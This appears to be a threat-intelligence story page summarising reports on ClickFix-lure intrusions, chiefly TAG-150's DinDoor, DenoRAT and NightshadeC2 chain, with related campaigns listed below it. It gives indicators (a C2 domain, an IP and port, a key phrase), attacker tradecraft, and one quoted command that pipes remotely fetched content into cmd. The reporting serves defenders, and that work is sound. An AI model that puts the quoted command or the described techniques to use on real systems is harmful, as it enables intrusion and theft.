
Loading story…
eSentire reported that a June 2026 intrusion against a finance-sector customer began with a ClickFix-style social engineering lure that triggered a malicious command, an MSI installer, and a multi-stage malware chain attributed to TAG-150. The infection sequence used an apparently AI-generated PowerShell script, Griffin20.ps1, to install the Deno runtime and launch the Deno-based loader DinDoor, which then deployed DenoRAT and ultimately NightshadeC2. Investigators said the malware communicated with command-and-control infrastructure including webstizkgao[.]com and used hard-coded JWTs carrying campaign identifiers such as buildId 0def066f14754be9 and buildNote LearnV7msi.
The tooling provided broad post-compromise capability, with DenoRAT functioning as a RAT, loader, and stealer that supported command execution, persistence, host fingerprinting, file operations, screenshots, PTY and VNC-style remote control, and theft from browsers and cryptocurrency wallets. eSentire said the malware could also bypass Chromium App-Bound Encryption through DLL injection, a technique widely associated with in-memory execution, evasion, and abuse of legitimate Windows processes in ATT&CK T1055.001. The final NightshadeC2 payload was delivered through a PowerShell-driven Python in-memory loader, decrypted from an encrypted container using AES-256-CBC with a key derived from MoscauHighSmoke, and reflectively mapped into a Python process before the affected host was isolated and remediated.
Pull IOCs and campaign context straight into your stack.
4 events from the most recent confirmed update back to the earliest known activity.
On 2026-07-15, eSentire published technical analysis of TAG-150's evolving tradecraft, including details on DinDoor, DenoRAT, NightshadeC2, C2 infrastructure, and malware configuration artifacts. The report documented the previously observed June 2026 intrusion and its tooling.
After detecting the June 2026 intrusion, eSentire said its SOC isolated the affected host and helped the customer with remediation. This was the reported defensive response to the TAG-150 activity.
During the June 2026 intrusion, the attack chain used an apparently AI-generated PowerShell script named Griffin20.ps1 to install the Deno runtime, launch the Deno-based loader DinDoor, deploy DenoRAT, and then load NightshadeC2 through a PowerShell-delivered Python in-memory loader. eSentire also reported that DenoRAT supported capabilities including command execution, persistence, theft, remote control, and optional Chromium App-Bound Encryption bypass via DLL injection.
In June 2026, eSentire observed an intrusion in a finance customer environment where a ClickFix-style social engineering lure led to execution of a malicious command and MSI installer. The activity was attributed to TAG-150 and initiated a multi-stage malware chain.
Vulnerabilities, threat actors, malware, products, organizations, breaches, and observables Mallory has linked to this story. Indicator values are masked here and available in full in the app.
Indicator values are masked on this page. View all 22 in Mallory Domains, IPs, hashes, and URLs are exportable to your SIEM.
Pull the IOCs, campaigns, and victimology behind this family, ready to push into your SIEM and EDR.
2 references tracked. Mallory keeps watching after this page renders.
Map indicators from this story to your assets and identify affected systems in minutes.
Every observed campaign, victim, and pivot linked to actors named in this story.
Malware, exploits, and IOCs connected to the activity described here.
YARA, Sigma, and Snort rules deployed to your SIEM as soon as they’re published.
Get matching new stories delivered to your team as they break — not the next morning.
Ask questions about this story and take action on the answers.
Other stories Mallory is tracking that overlap on entities, sources, or topic labels.

Attackers turned a single **ClickFix** social-engineering lure into a multi-stage Windows intrusion that abused `pcalua.exe` to launch `mshta.exe`, retrieve an HTA payload, and install malware that progressed through loaders and remote-access tooling. Reporting describes a chain involving **EtherHiding** infrastructure and **GULoader**, while Huntress documented a related intrusion in which an MSI dropped **Potemkin**, a custom x64 loader that used a deterministic 10,000-domain DGA to find command-and-control servers and reflectively load a follow-on DLL called **RMMProject** entirely in memory. RMMProject provided browser credential and cookie theft, a Chrome App-Bound Encryption bypass via helper DLL injection, hidden-desktop remote control, process injection, screenshot capture, and runtime module loading. The operators then established persistence with Run keys, scheduled tasks, and a renamed **Cloudflare Tunnel**, and deployed **EtherRAT**, a Node.js backdoor that resolved its C2 from an Ethereum smart contract. Huntress said the attackers conducted hands-on-keyboard activity, repeatedly battled Microsoft Defender, attempted to deploy **Chisel** reverse SOCKS tunnels, and used **WinRM**, **WMIExec**, and **SMBExec** for lateral movement, spreading EtherRAT to more than 11 hosts including the domain controller. The intrusion showed how an unmonitored initial endpoint allowed hours of attacker activity before defenders had telemetry, enabling a single user action to escalate into a network-wide compromise.
Jul 12, 2026
Multiple threat reports describe **ClickFix-style social engineering** and related Windows loader chains that trick users into launching malicious PowerShell or staged binaries, culminating in **memory-resident malware**. In one campaign, a fake CAPTCHA coerces victims into running PowerShell that fetches a first-stage script, injects a .NET loader into `powershell.exe`, and launches a **Donut 0.9.3** shellcode package entirely in memory to deploy an infostealer targeting Firefox data, Chromium cookies, and screenshots. Separate reporting also tied ClickFix activity to **HijackLoader**-based stealer delivery and to a campaign abusing signed **Mozilla Firefox** binaries for **DLL sideloading** of **KongTuke**, with Rust-based DLL variants handling loading, persistence, and command-and-control. Another analyzed infection chain used a heavily obfuscated batch-script loader that rebuilt embedded payloads, renamed PowerShell to `HDVz.exe`, staged files under `C:\ProgramData\IntelDriver`, and created a scheduled task for logon persistence before injecting Donut shellcode into `explorer.exe`. That malware tampered with **AMSI** and **ETW**, used a custom memory marker `DE AD BE CA FE BA EF` to avoid duplicate injection, and sent execution notifications through the **Telegram Bot API** while attempting outbound communication to `167.88.167.9:8356`. Across the reporting, the common pattern is the use of **trusted binaries, in-memory execution, shellcode loaders, and evasive tradecraft** to steal data or maintain access while minimizing disk artifacts and frustrating endpoint detection.
Aug 15, 2026
Multiple threat reports describe **social-engineering-driven malware delivery** leading to remote access and follow-on payload deployment. Fortinet observed a **multi-stage phishing campaign targeting users in Russia** that delivers **Amnesia RAT** and ransomware via business-themed decoy documents and a malicious `.lnk` shortcut using a double extension (e.g., `*.txt.lnk`). The infection chain uses public cloud services for staging—**GitHub** for scripts and **Dropbox** for binary payloads—and abuses **defendnot** to trick Windows into believing a third-party AV is installed, effectively disabling **Microsoft Defender** before later-stage execution. Separately, Huntress attributed activity to **KongTuke**, which uses **malicious browser extensions** to display fake “browser crash” security alerts (“**CrashFix**”) that pressure users into running attacker-provided commands, and also deploys a Python RAT dubbed **ModeloRAT**. ModeloRAT is described as heavily obfuscated, using **Windows Registry** persistence and **RC4**-encrypted communications, with the ability to deliver additional payloads (DLLs, executables, scripts). Red Canary’s January intelligence update highlights **Scarlet Goldfinch** activity using **paste-and-run** lures and a notable technique of using the Windows `finger` client to pull remote content (e.g., `finger user@IP | cmd`), followed by `curl` download of an archive masquerading as a PDF and extraction via `tar -xf`, culminating in **Remcos** (and sometimes **NetSupport**) delivered via **DLL sideloading**.
Jun 29, 2026